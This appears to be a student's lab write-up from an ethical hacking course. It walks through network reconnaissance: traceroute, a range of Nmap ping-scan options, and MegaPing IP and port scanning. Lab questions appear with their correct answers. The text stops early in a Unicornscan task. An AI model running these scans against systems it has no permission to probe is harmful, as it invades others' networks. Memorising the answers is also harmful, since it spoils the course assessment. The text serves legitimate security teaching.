
- Now performing same using Parrot Security 4.10



- Open MATE Terminal icon at the top-left corner of the Desktop window to open a Terminal window.



Edit with WPS Office



- in the terminal window, type traceroute www.certifiedhacker.com and enter

A screenshot of a Parrot OS terminal window showing the output of a traceroute command. The command entered was "traceroute www.certifiedhacker.com". The output shows the path taken by the packets, listing 14 routers along the way from the attacker host to the destination website. The routers are numbered 1 through 14, with their IP addresses, names, and the time it took for the packet to reach each one. The final destination is www.certifiedhacker.com.

- Now, type traceroute -m 5 www.certifiedhacker.com and press Enter to set the max number of hops as 5 for the packet to reach the destination.



Edit with WPS Office

```
[└→ $traceroute -m 5 www.certifiedhacker.com
traceroute to www.certifiedhacker.com (162.241.216.11), 5 hops max, 60 byte packets
1 10.10.1.1 (10.10.1.1) 0.505 ms 0.479 ms 0.462 ms
2 172.18.0.1 (172.18.0.1) 0.578 ms 0.563 ms 0.547 ms
3 192.168.0.29 (192.168.0.29) 0.616 ms 0.601 ms 0.586 ms
4 103.18.87.33 (103.18.87.33) 2.024 ms 6.688 ms 6.739 ms
5 63.222.112.64 (63.222.112.64) 2.415 ms 2.399 ms 2.385 ms
[attacker@parrot]--[-]
└→ $
```

- This concludes the demonstration of performing network tracerouting using the Windows and Linux machines.

Question 2.2.1.1

Perform network tracerouting using traceroute command in Linux machine for www.certifiedhacker.com domain. Enter the IP address of the target domain.

162.241.216.11

Score

✓ Correct

○ Perform host discovery using Nmap

Nmap is a tool for **network discovery, administration, and security auditing**. It helps with **network inventory, service monitoring, and uptime tracking**. Nmap can scan live hosts in a target network using techniques like ARP ping scan, UDP ping scan, and ICMP ECHO ping scan.


- Click on window 10 to switch to window 10.
- Navigate to the Desktop and double-click **Nmap - Zenmap GUI**



Edit with WPS Office




- In the **Command** field, type **nmap -sn -PR [Target IP Address]** (e.g., **10.10.1.16**) and click **Scan**.
- **-sn**: Disables port scanning.
- **-PR**: Performs an ARP ping scan.
- The scan results will confirm if the **target Windows Server 2016 (10.10.1.16)** host is **active**. • An **ARP request** is sent, and an **ARP response** indicates the host is **up**.




- In the **Command** field, type **nmap -sn -PU [Target IP Address]** (e.g., **10.10.1.16**) and click **Scan**.
- **-PU**: Performs a UDP ping scan.
- The scan sends **UDP packets** to the target. A **UDP response** confirms the host is **active**.
- If the host is **offline** or **unreachable**, error messages like "**host/network unreachable**" or "**TTL exceeded**" may appear.




Edit with WPS Office



- To perform an ICMP ECHO ping scan, type **nmap -sn -PE [Target IP Address]** (e.g., **10.10.1.16**) in the Command field and click Scan.
- The results will indicate if the target host is up.
- PE: Executes an ICMP ECHO ping scan.




- In the Command field, type **nmap -sn -PE [Target Range of IP Addresses]** (e.g., **10.10.1.11-20**) and click Scan.
- PE: Performs an ICMP ECHO ping sweep.
- This scan sends ICMP ECHO requests to multiple hosts to identify live hosts. If a host is active, it replies with an ICMP ECHO response.




Edit with WPS Office

- In the Command field, type **nmap -sn -PP [Target IP Address]** (e.g., **10.10.1.16**) and click Scan.
 - **-PP:** Performs an ICMP timestamp ping scan.
- This scan sends ICMP timestamp requests to the target. If the target is active, it responds with a **timestamp reply**, providing information about the system's current time.



- In the Command field, type **nmap -sn -PM [Target IP Address]** (e.g., **10.10.1.16**) and click Scan.
- **-PM:** Performs an ICMP address mask ping scan.
- This scan sends an ICMP address mask query to the target to retrieve subnet mask information. It helps identify **active hosts**, especially when ICMP Echo requests are blocked by the administrator.



- Other techniques are:
 - **PM:** Performs the ICMP address mask ping scan.
 - **PP:** Performs the ICMP timestamp ping scan.
 - **TCP SYN Ping Scan:** Sends empty TCP SYN packets to the target host; an ACK response means that the host is active.
nmap -sn -PS [target IP address]
 - **TCP ACK Ping Scan:** Sends empty TCP ACK packets to the target host; an RST response means that the host is active.
nmap -sn -PA [target IP address]
 - **IP Protocol Ping Scan:** Sends probe packets of different IP protocols to the target host; any response indicates that a host is active. **nmap -sn -PO [target IP address]**



Edit with WPS Office

Question 2.2.2.1

Perform host discovery using Nmap and find the IP address of the machine hosting www.goodshopping.com.

10.10.1.19


Score

✓ Correct

○ Perform port and service discovery using MegaPing

MegaPing is a powerful toolkit designed for IT professionals, system administrators, and security experts. It helps detect live hosts, scan open ports, and gather detailed system and network information. MegaPing can scan an entire network and provide details on shared resources, active services, registry entries, users, groups, trusted domains, and printers. Additionally, it includes network troubleshooting tools such as DNS lookup, IP and NetBIOS scanning, ping, port scanning, traceroute, and Whois.

- InstallShield Wizard window appears; click Next and follow the wizard-driven installation steps to install **MegaPing**.
- After the completion of the installation, click on the **Launch the program**




- The About MegaPing window appears; click the I Agree button.




Edit with WPS Office




- The MegaPing (Unregistered) GUI appears displaying the System Info



- Select the **IP Scanner** option from the left pane. In the **IP Scanner** tab on the right-hand pane, enter the IP range in the **From** and **To** fields. In this lab, the IP range is **10.10.1.5** to **10.10.1.20**. Then, click **Start** to begin the scanning process.
- MegaPing displays all IP addresses within the specified target range, along with their **TTL value**, **Status** (dead or alive), and statistics of the dead and alive hosts, as shown in the screenshot.




- Select the **Port Scanner** option from the left-hand pane. In the **Port Scanner** tab on the right, enter the **IP address of the Windows Server 2016 (10.10.1.16)** machine into the **Destination Address List** field and click **Add**.




Edit with WPS Office

- Select the 10.10.1.16 checkbox and click the Start button to start listening to the traffic on 10.10.1.16.



- MegaPing displays the ports associated with Windows Server 2016 (10.10.1.16), providing details such as the port number and type, the service running on the port, a description of the service, and the associated risk, as shown in the screenshot.



Edit with WPS Office

Question 2.2.3.1

Perform port and service discovery using MegaPing available at Z:\EHE Module 02 Ethical Hacking Fundamentals\Scanning Tools\MegaPing and name the service running on port 389 on Windows Server 2016 machine.

Ldap

Score


✓ Correct

○ Perform OS discovery using Unicornscan

Unicornscan is a Linux-based command-line tool for network reconnaissance and information gathering. It is an asynchronous TCP and UDP port scanner and banner grabber used to discover open ports, services, TTL values, and more on a target machine. By analyzing TTL values in the scan results, Unicornscan can help identify the operating system of the target machine.

In this task, Unicornscan will be used to perform OS discovery on the target system.


- switch to the **Parrot Security** machine.
- Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window. •
Open the Parrot Terminal



